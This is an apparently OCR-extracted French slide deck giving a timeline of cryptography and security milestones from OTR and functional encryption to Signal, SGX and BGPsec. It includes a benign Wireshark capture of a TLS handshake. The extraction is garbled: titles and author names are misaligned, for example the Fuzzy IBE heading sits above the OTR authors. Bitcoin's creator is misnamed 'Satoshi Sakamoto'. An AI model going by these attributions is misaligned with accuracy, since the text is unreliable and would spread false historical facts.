
"Fuzzy Identity-Based Encryption"

OTR : 2004

Nikita Borisov, Ian Avrum Goldberg, et Eric A. Brewer

Functional Encryption : 2005

Amit Sahai



Brent Waters


Sanitizable Signature : 2005

Giuseppe Ateniese, Daniel H. Chou, Breno de Medeiros et Gene Tsudik

signer

sanitizer


TLS 1.1 : 2006



Filter: tcp.stream eq 8 — Expression... Clear Apply Save


No.	Time	Source	Destination	Protocol	Length	Info
107	3.57787000	10.123.107.27	10.128.56.10	TCP	66	47941 > ndl-aas [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
108	3.57906200	10.128.56.10	10.123.107.27	TCP	62	ndl-aas > 47941 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 WS=128
109	3.57908900	10.123.107.27	10.128.56.10	TCP	54	47941 > ndl-aas [ACK] Seq=1 Ack=1 Win=65536 Len=0
110	3.57911500	10.123.107.27	10.128.56.10	HTTP	149	CONNECT awp.statistik.at:443 HTTP/1.1
111	3.58006100	10.128.56.10	10.123.107.27	TCP	60	ndl-aas > 47941 [ACK] Seq=1 Ack=96 Win=5888 Len=0
112	3.58806200	10.128.56.10	10.123.107.27	HTTP	93	HTTP/1.1 200 Connection established
115	3.73571100	10.123.107.27	10.128.56.10	TLSv1	174	Client Hello
116	3.73773600	10.128.56.10	10.123.107.27	TLSv1	1514	Server Hello
117	3.73773700	10.128.56.10	10.123.107.27	TLSv1	1171	Certificate
118	3.73775300	10.123.107.27	10.128.56.10	TCP	54	47941 > ndl-aas [ACK] Seq=216 Ack=2617 Win=65536 Len=0
119	3.73812200	10.123.107.27	10.128.56.10	TLSv1	380	Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
120	3.77815200	10.128.56.10	10.123.107.27	TCP	60	ndl-aas > 47941 [ACK] Seq=2617 Ack=542 Win=6912 Len=0
121	3.80873300	10.128.56.10	10.123.107.27	TLSv1	113	Change Cipher Spec, Encrypted Handshake Message
123	4.00416200	10.123.107.27	10.128.56.10	TCP	54	47941 > ndl-aas [ACK] Seq=542 Ack=2676 Win=65536 Len=0
124	4.16122500	10.123.107.27	10.128.56.10	TLSv1	443	Application Data
125	4.16127600	10.123.107.27	10.128.56.10	TCP	2974	[TCP segment of a reassembled PDU]
126	4.16144600	10.128.56.10	10.123.107.27	TCP	60	ndl-aas > 47941 [ACK] Seq=2676 Ack=931 Win=8064 Len=0
127	4.16147600	10.128.56.10	10.123.107.27	TCP	60	ndl-aas > 47941 [ACK] Seq=2676 Ack=2391 Win=11008 Len=0
128	4.16148200	10.123.107.27	10.128.56.10	TLSv1	1075	Application Data
129	4.16151200	10.128.56.10	10.123.107.27	TCP	60	ndl-aas > 47941 [ACK] Seq=2676 Ack=3851 Win=13824 Len=0
130	4.16172600	10.128.56.10	10.123.107.27	TCP	60	ndl-aas > 47941 [ACK] Seq=2676 Ack=4872 Win=16768 Len=0
131	4.16392000	10.128.56.10	10.123.107.27	TLSv1	107	Application Data
132	4.16414000	10.128.56.10	10.123.107.27	TLSv1	91	Application Data
133	4.16415100	10.123.107.27	10.128.56.10	TCP	54	47941 > ndl-aas [ACK] Seq=4872 Ack=2766 Win=65536 Len=0
134	4.20520600	10.128.56.10	10.123.107.27	TLSv1	123	Application Data
135	4.20538600	10.128.56.10	10.123.107.27	TLSv1	800	Application Data, Application Data
136	4.20538700	10.128.56.10	10.123.107.27	TCP	60	ndl-aas > 47941 [FIN, ACK] Seq=3581 Ack=4872 Win=16768 Len=0

Differential Privacy : 2006




Cynthia Dwork

TLS 1.2 : 2008


Client
Server
Connection
Request
0ms
Connection
Acknowledged
34ms
TCP - 68ms
ClientHello
68ms
ServerHello
Certificate
ServerHelloDone
102ms
ClientKeyExchange
ChangeCipherSpec
Finished
136ms
ChangeCipherSpec
Finished
170ms
TLS - 136ms
Application
Data
204ms
Application
Data
238ms
272ms
Time
Time

ANSSI : 7 juillet 2009

Agence Nationale de la Sécurité des Systèmes d'Information




Pierre Bienaimé

FHE : Craig Gentry 2009


Full Homomorphic Encryption

$$\forall f, f(\{x_1\}_{pk}, \ldots, \{x_n\}_{pk}) = \{f(x_1, \ldots, x_n)\}_{pk}$$





BitCoin : 2009

Satoshi Sakamoto



SHA-3 Keccak : 2 octobre 2012






Guido Bertoni, Joan Daemen, Michaël Peeters et Gilles Van Assche

ZK-Snark : 2012

Zero-Knowledge Succinct Non-interactive Arguments of Knowledge




Recursive composition and bootstrapping for SNARKS and proof-carrying data
Alessandro Chiesa, Nir Bitansky, Ran Canetti et Eran Tromer


eIDAS 1.0 : 2014

Signal : 2014

Perfect Forward Secrecy



Post Compromise Security




SGX : 2015

Software Guard Extensions

Skylake microarchitecture

BGPsec : 2017



Lepinski, Matthew

